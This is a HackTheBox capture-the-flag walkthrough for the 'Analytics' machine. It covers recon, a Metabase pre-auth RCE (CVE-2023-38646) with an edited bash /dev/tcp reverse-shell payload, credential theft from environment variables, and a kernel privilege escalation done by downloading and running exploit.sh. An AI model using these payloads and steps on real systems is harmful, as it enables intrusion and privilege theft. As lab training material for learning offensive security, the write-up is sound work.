> CTF Challenge Name : Analytics
> CTF Platform : ,HackTheBox,
> Date :

Recon


Start off by performing a nmap scan to find for open ports and services to exploit.


```
└──╼ [★]$ nmap -sC -sV 10.129.229.224 -T4 --min-rate=9400
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-07 17:30 GMT
Nmap scan report for 10.129.229.224
Host is up (0.14s latency).
Not shown: 854 filtered tcp ports (no-response), 144 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
|_  256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://analytical.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.22 seconds
```

With this we can see that there is a site operating on port 80 : analytical.htb . We can then add this to our /etc/hosts file like so :


```
echo "10.129.229.224 analytical.htb" | sudo tee -a /etc/hosts
```

After browsing to the page, this is the resultant, and we can start off by exploring the different pages, starting off with the Login Page.





On clicking the Login Button, we are directed to a page called data.analytical.htb. We can proceed onto appending this entry to the /etc/hosts file, using the same command used above. The page then displayed the following contents :



Metabase Exploitation

Based on the above Website, it can be seen that it is operating on Metabase. After performing some google searches, we can find a CVE-2023-38646 Metabase Pre-Auth RCE.

```
https://github.com/securezeron/CVE-2023-38646.git  // the github repo that contains the CVE
```

After git cloning, we can pass in the following options :

```
python CVE-2023-38646-Reverse-Shell.py --rhost=http://data.analytical.htb/auth/login --lhost=10.10.14.30 --lport=1234
```

Change the lhost and lport to the destination address and port. Initially running, this exploit does not work due to a miss piece in the command given the CVE. Using Nano or vim, edit the CVE file and locate the following line ::

```
payload = base64.b64encode(f"bash -i >&/dev/tcp/{listener_ip}/{listener_port} 0>&1".encode()).decode()
//change this line to ::
payload = base64.b64encode(f"bash -c 'bash -i >& /dev/tcp/{listener_ip}/{listener_port} 0>&1'".encode()).decode()
```

Once this line has been modified, start a netcat session on another terminal and execute the CVE. This time, the reverse shell should work and we can get access to a shell.

```
└──╼ [★]$ nc -lvnp 1234
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.129.229.224.
Ncat: Connection from 10.129.229.224:40040.
bash: cannot set terminal process group (1): Not a tty
bash: no job control in this shell
78cf85d7dd9b:/$ ls
ls
app
bin
dev
etc
home
lib
media
metabase.db
mnt
opt
plugins
proc
root
run
sbin
srv
sys
tmp
usr
```

```
var
78cf85d7dd9b:/$ whoami
whoami
metabase
```

It seems that the machine we are running on is a docker environment, to find more about the environment we can then type in env into the command shell and this is the output :

```
SHELL=/bin/sh
MB_DB_PASS=
HOSTNAME=78cf85d7dd9b
LANGUAGE=en_US:en
MB_JETTY_HOST=0.0.0.0
JAVA_HOME=/opt/java/openjdk
MB_DB_FILE=//metabase.db/metabase.db
PWD=/
LOGNAME=metabase
MB_EMAIL_SMTP_USERNAME=
HOME=/home/metabase
LANG=en_US.UTF-8
META_USER=metalytics
META_PASS=An4lytics_ds20223#
MB_EMAIL_SMTP_PASSWORD=
USER=metabase
SHLVL=5
MB_DB_USER=
FC_LANG=en-US
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/openjdk/../lib
LC_CTYPE=en_US.UTF-8
MB_LDAP_BIND_DN=
LC_ALL=en_US.UTF-8
MB_LDAP_PASSWORD=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
MB_DB_CONNECTION_URI=
JAVA_VERSION=jdk-11.0.19+7
_=/usr/bin/env
```

From this we can then acquire the credentials for a user, metalytics::An4lytics_ds20223#

Gaining User and Root Flag

After SSH as metalytics into the machine, we have gained the user.txt file .

```
Last login: Tue Oct  3 09:14:35 2023 from 10.10.14.41
metalytics@analytics:~$ ls
user.txt
metalytics@analytics:~$ whoami
metalytics
metalytics@analytics:~$ cat user.txt
a28c47d7ebcdcab03615a3847583a5b7
```

User Flag : a28c47d7ebcdcab03615a3847583a5b7

Now for the root flag, I checked on a series of things, like sudo permissions and finding file with SUID misconfiguration for Privilege Escalation. Eventually, using hostnamectl, I acquired the Kernel and OS, to find for any existing CVEs for exploitation.

```
metalytics@analytics:~$ hostnamectl
 Static hostname: analytics
       Icon name: computer-vm
         Chassis: vm
      Machine ID: 97985f393ecf4d86b4acd0b422f7d8c8
         Boot ID: ae42b68e9ae847cd9ac4721cd4de0ba2
  Virtualization: vmware
Operating System: Ubuntu 22.04.3 LTS
          Kernel: Linux 6.2.0-25-generic
    Architecture: x86-64
 Hardware Vendor: VMware, Inc.
  Hardware Model: VMware Virtual Platform
```

Given that the kernel is Linux 6.2.0-25-generic. After performing some google search, we can obtain a CVE-2023-32629.

```
https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629
```

To execute this, we can first, perform a git clone on the attack machine once that is done. Run a python server inside the clone directory, using the command :

```
python -m http.server 9090
```

After which, on the target machine perform a wget to download the exploit.sh, like so wget 10.10.14.30:9090/exploit.sh . Once downloaded, change the execution permissions on the file and execute the file.

```
metalytics@analytics:~$ wget 10.10.14.30:9090/CVE-2023-2640-CVE-2023-32629/exploit.sh
--2023-11-07 17:57:48--  http://10.10.14.30:9090/CVE-2023-2640-CVE-2023-32629/exploit.sh
Connecting to 10.10.14.30:9090... connected.
HTTP request sent, awaiting response... 200 OK
Length: 558 [text/x-sh]
Saving to: ‘exploit.sh’

exploit.sh          100%[===================>]     558  --.-KB/s    in 0s

2023-11-07 17:57:48 (55.0 MB/s) - ‘exploit.sh’ saved [558/558]

metalytics@analytics:~$ ls
exploit.sh  user.txt
metalytics@analytics:~$ chmod u+x exploit.sh
metalytics@analytics:~$ ./exploit.sh
[+] You should be root now
[+] Type 'exit' to finish and leave the house cleaned
root@analytics:~# ls
exploit.sh  l  m  u  user.txt  w
root@analytics:~# cat /root/root.txt
ea7bc7eefd31415bf1a84a94eaf0a481
```

This will grant root privileges, and with that, we have obtained the root flag. Root Flag :: ea7bc7eefd31415bf1a84a94eaf0a481

#CodeBreaker